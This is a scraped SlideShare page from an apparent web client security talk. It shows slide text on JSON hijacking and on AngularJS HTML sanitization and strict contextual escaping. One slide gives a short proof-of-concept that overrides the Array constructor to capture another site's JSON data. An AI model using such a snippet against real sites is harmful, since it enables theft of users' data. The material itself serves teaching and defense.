Download to read offline



![Cache - JSON Hijacking
[{
"Id" : 1,
"Balance" : 3.14
}, {
"Id" : 2,
"Balance" : 2.72
}, {
"Id" : 3,
"Balance" : 1.62
}
]](https://image.slidesharecdn.com/octaneclientsecurity-160921153606/85/Web-client-security-9-320.jpg)
![var yourData = '';
var i = -1;
while(secrets[++i]) {
yourData += secrets[i] + ' ';
}
alert('I stole your data: ' + yourData);
Cache - JSON Hijacking
var secrets;
Array = function() {
secrets = this;
};](https://image.slidesharecdn.com/octaneclientsecurity-160921153606/85/Web-client-security-10-320.jpg)
![Cache - JSON Hijacking
{
"total_count" : 1,
"data" : [{
"type" : "work_item",
"creation_time" : "2016-09-11T07:51:17Z",
"business_value" : null,
"original_id" : null
}
],
"exceeds_total_count" : false
}](https://image.slidesharecdn.com/octaneclientsecurity-160921153606/85/Web-client-security-11-320.jpg)

![ng-bind-html will only render “safe” HTML into the DOM.
Error: [$sce:unsafe] Attempting to use an unsafe value in a safe context.
Solution: $sanitize
Sanitized HTML is safe
ng-bind-html](https://image.slidesharecdn.com/octaneclientsecurity-160921153606/85/Web-client-security-20-320.jpg)
![Strict Contextual Escaping
Error: [$sce:unsafe] Attempting to use an unsafe value in a safe context.
Explicitly trusted HTML is safe (without sanitization)
$sce.trustAsHtml()
Note: Remember to compile Trusted HTML if contains angular (there is a way to
do it …)
Service: $sce](https://image.slidesharecdn.com/octaneclientsecurity-160921153606/85/Web-client-security-21-320.jpg)












The document discusses cache JSON hijacking and cross-site request forgery (CSRF). It provides examples of how an attacker could steal JSON data from a cache by overriding native JavaScript methods and injecting scripts to access APIs without authorization.


![PHP Experience 2016 - [Workshop] Elastic Search: Turbinando sua aplicação PHP](https://cdn.slidesharecdn.com/ss_thumbnails/14h00brenooliveira-160331182512-thumbnail.jpg?width=640&height=640&fit=bounds)


